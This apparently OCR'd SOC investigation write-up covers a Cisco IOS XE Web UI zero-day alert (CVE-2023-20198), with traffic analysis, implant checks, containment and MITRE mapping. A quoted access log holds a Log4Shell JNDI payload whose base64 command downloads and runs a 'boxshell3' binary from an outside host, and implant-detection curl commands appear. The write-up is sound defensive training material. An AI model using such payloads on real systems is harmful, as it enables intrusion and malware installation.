Oct, 14, 2023, 08:41 PM	Firewall	104.96.152.26	14518	172.16.17.101	443	⊕
Oct, 10, 2023, 12:01 PM	Firewall	3.251.50.149	41230	172.16.17.101	443	⊕
Oct, 15, 2023, 05:10 PM	Firewall	104.192.142.9	58936	172.16.17.101	443	⊕

In the log management page, all of the traffic is from the Internet -> Company Network.



```
Firefox/24.0 Iceweasel/24.2.0"
208.91.156.11 - - [16/Jun/2023:20:05:46 +0000] "GET /files/logstash/logstash-1.3.2-monolithic.jar HTTP/1.1" 404 324 "-" "Chef Client/10.18.2
(ruby-1.9.3-p327; ohai-6.16.0; x86_64-linux; +http://opscode.com)"
95.214.53.99 - - [16/Jun/2023:20:05:06 +0000] "GET / HTTP/1.1" 200 1735 "t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap
${env:NaN:-:}//193.111.250.21:6554/TomcatBypass/Command/Base64/d2dldCAtbyAvdG1wL2JveHNoZWxsMyBodHRwOi8vMTcyLjI0NS4xMzUuMTc1L3NlcnZlci9ib3hzaGVsbDMgO
yBjdXJsIC1vIC90bXAvYm94c2hlbGwzIGh0dHA6Ly8xNzIuMjQ1LjEzNS4xNzUvc2VydmVyL2JveHNoZWxsMyA7IGNobW9kICt4IC90bXAvYm94c2hlbGwzIDsgY2htb2QgNzc3IC90bXAvYm94c
2hlbGwzIDsgL3RtcC9ib3hzaGVsbDMgeDg2IDsgcm0gLXJmIC90bXAvYm94c2hlbGwz}')" "t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap
${env:NaN:-:}//193.111.250.21:6554/TomcatBypass/Command/Base64/d2dldCAtbyAvdG1wL2JveHNoZWxsMyBodHRwOi8vMTcyLjI0NS4xMzUuMTc1L3NlcnZlci9ib3hzaGVsbDMgO
yBjdXJsIC1vIC90bXAvYm94c2hlbGwzIGh0dHA6Ly8xNzIuMjQ1LjEzNS4xNzUvc2VydmVyL2JveHNoZWxsMyA7IGNobW9kICt4IC90bXAvYm94c2hlbGwzIDsgY2htb2QgNzc3IC90bXAvYm94c
2hlbGwzIDsgL3RtcC9ib3hzaGVsbDMgeDg2IDsgcm0gLXJmIC90bXAvYm94c2hlbGwz}')"
202.101.244.118 - - [16/Jun/2023:20:05:22 +0000] "GET / HTTP/1.0" 200 37932 "http://www.letsdefend.io/" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.7; rv:21.0) Gecko/20100101 Firefox/21.0"
202.101.244.118 - - [16/Jun/2023:20:05:27 +0000] "GET /blog/geekery/installing-windows-8-consumer-preview.html HTTP/1.0" 200 8948
```

So the answer for this playbook step is Internet -> Company Network.




What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

Format: Source -> Destination

n:
ype:
ate:
Company Network → Company Network
Company Network → Internet
Internet → Company Network


The next step in the playbook is to assess whether the attack was successful. This involves analyzing the impact of the attacker's actions and determining if they were able to achieve their objectives.



Was the Attack Successful?

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

As mentioned in the email that L1 sent, it is crucial to check for the responses of those requests.



- **Checking For Compromise :** As recommended in the Cisco Talos blog, I executed the following commands against the Cisco Catalyst 8000V to determine the presence of the implant observed by Talos.

  These commands were executed from our analyst machine (172.16.17.105):

  ```
  curl -k -X POST 'https://172.16.17.101/webui/logoutconfirm.html?logon_hash=1'
  ```


  ```
  curl -k 'https://172.16.17.101/%25'
  ```

  It should have monitored the responses to these requests through the log management system to determine whether the host's security has been compromised by the presence of the implant.

  The mentioned blog post is : https://blog.talosintelligence.com/active-exploitation-of-cisco-ios-xe-software/

As mentioned in the email sent by Layer1, it is crucial to examine the responses to those requests to assess the impact and potential success of the attack.

Analyzing the responses enables us to ascertain whether a malicious implant has been detected on the system, thus providing insights into the system's security compromise status.



Organizations should look for unexplained or newly created users on devices as evidence of potentially malicious activity relating to this threat. One method to identify if known variants of the implant are present is to run the following commands against the device, where the "DEVICEIP" portion is a placeholder for the IP address of the device to check:

```
curl -k -H "Authorization: 0ff4fbf0ecffa77ce8d3852a29263e263838e9bb" -X POST "https[:]//DEVICEIP/webui/l
```


This will execute a request to the device's Web UI to see if the implant is present. If the request returns a hexadecimal string, similar to what was outlined in the third function above, a known version of the implant is present. We note this will only work as an indication of compromise if the web server was restarted by the actor after the implant was installed.

Additionally, generic curl command can be run to help identify systems with known variants of the implant without interacting with the implant's core functionality:

```
curl -k "https[:]//DEVICEIP/%25"
```

If this returns a 404 HTTP response with an HTML page comprising of a "404 Not Found" message, a known variation of the implant is present. A system without the implant should return either only the standard 404 HTTP response, or a JavaScript redirect 200 HTTP response.

Let's filter the IP address of the analyst machine (172.16.17.105) that initiated these requests on the log management system.




```
Oct, 20, 2023, 12:44 PM    Firewall    172.16.17.105    57322    172.16.17.101    443
Oct, 20, 2023, 12:43 PM                                          72.16.17.101     443
```

RAW LOG

```
Request:   curl -k -X POST 'https://172.16.17.101/webui
/logoutconfirm.html?logon_hash=1'
Response:   8FBC9A742DABE1C36E52A10873F594D1
```

As mentioned in the report, the response returned a hexadecimal output. This means the system is compromised.



RAW LOG


```
Request:   curl -k 'https://172.16.17.101/%25'
Response:
404 Not Found
nginx
```

This one also returns a 404 HTTP response with an HTML page comprising of a “404 Not Found” message.

Through log analysis, we have confirmed that the attack was successful.

Containment


Based on the information gathered during the investigation, it is highly likely that the system has been compromised. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.



Do you want to change the containment situation?

Isolation of the host can be made from the endpoint security tab.

Hostname	CiscoCatalyst8000V
IPAddress	172.16.17.101



After the containment we can close the alert from the investigation channel.

Summary

The alert report details the detection of suspicious unauthorized access on the Cisco Catalyst 8000V router (IP: 172.16.17.101) triggered by the SOC231 rule for Cisco IOS XE Web UI ZeroDay (CVE-2023-20198). This vulnerability enables remote attackers to create a privilege level 15 account for system control.

Key Findings from the Investigation:

1. Suspicious Activity: Unauthorized access has been detected on the Cisco Catalyst 8000V router with the IP address 172.16.17.101, triggered by the SOC231 rule for the Cisco IOS XE Web UI ZeroDay (CVE-2023-20198). This vulnerability allows attackers to gain privileged access.
2. No Device Action: The device's response is marked as "Allowed," suggesting it did not take any action to prevent or block the suspicious activities.
3. Successful Attack: Log analysis reveals that the attacker executed commands and created a user account, which matches known indicators of compromise (IOCs). The attack was successful.
4. Immediate Isolation: To prevent further data loss or unauthorized access, immediate isolation of the affected system (Cisco Catalyst 8000V) with IP address 172.16.17.101 is recommended.
5. Layer 1 Contacted: The Layer 1 analyst has already contacted the administrators and escalated the issue to the security mail group for further investigation.
6. FurtherAnalysis:Theprovidedplaybookoutlinesstepsforanalyzingthealert,collecting data, examining traffic, and assessing the success of the attack. Additional investigation is crucial.
7. Reference Source: The reference source for this incident is the blog post at https://blog.talosintelligence.com/active-exploitation-of-cisco-ios-xe-software/.
8. Threat Intel: Cross-referencing with threat intelligence platforms confirms the IP address's malicious nature and its association with the "Active exploitation of Cisco Web management user interface."
9. IDS/IPSAlert:TheIDS/IPSsystem(Snort)generatedalertsbasedontrafficfromtheIP address 154.53.63.93.

10.Containment: Immediate containment measures should be taken by isolating the compromised system. Once containment is achieved, the alert can be closed.

This report highlights the successful attack, the need for containment, and the actions taken by Layer 1 to address the incident, providing a comprehensive overview of the security situation.

Lesson Learned

- Timelythreatintelligenceiscrucialforidentifyingandrespondingtoemerging vulnerabilities and exploits.

- Monitoring for specific indicators of compromise (IOCs) helps detect potential security threats, but they should be supplemented with in-depth analysis.

- Effectivethreathuntinganddetailedinvestigationareessentialtounderstandthe scope of an attack and its potential impact on the organization.

- Stayinginformedaboutvulnerabilitiesandapplyingpatchesormitigationsisvital for system security.

- Enabling and collecting logs from various operating systems can significantly enhance visibility into your network's security posture.

Remediation Actions

- ApplysecuritypatchesorupdatestoaddresstheCVE-2023-20198vulnerability in the Cisco IOS XE Web UI to eliminate the attack vector.

- The recommendation that Cisco has provided (before the patch) in its security advisory to disable the HTTP server feature on internet-facing systems

- Continuously monitor and update threat intelligence sources to stay informed about emerging threats and vulnerabilities.


- Isolatethecompromisedmachinefromthenetworktopreventtheattackerfrom accessing other resources and systems within the organization.

- LookforunknownuseraccountsinCiscoIOSXE.

- Checkforthepresenceoftheimplant.

Appendix

MITREATT&CK



Initial Access

- T1190: Exploit Public-Facing Application

Persistence

- T1136: Create Account
  - T1136.003: Cloud Account
  - T1136.002: Domain Account
  - T1136.001: Local Account

Defense Evasion

- T1070: Indicator Removal
  - T1070.003: Clear Command History
  - T1070.002: Clear Linux or Mac System Logs
  - T1070.008: Clear Mailbox Data
  - T1070.007: Clear Network Connection History and Configurations
  - T1070.009: Clear Persistence
  - T1070.001: Clear Windows Event Logs
  - T1070.004: File Deletion
  - T1070.005: Network Share Connection Removal
  - T1070.006: Timestomp

MITRE Tactics	MITRE Techniques
Initial Access	T1190: Exploit Public-Facing Application
Persistence	T1136: Create Account
Defense Evasion	T1070: Indicator Removal

Artifacts

IOC TYPE	VALUE
IPv4	154.53.63[.]93
Username	cisco_support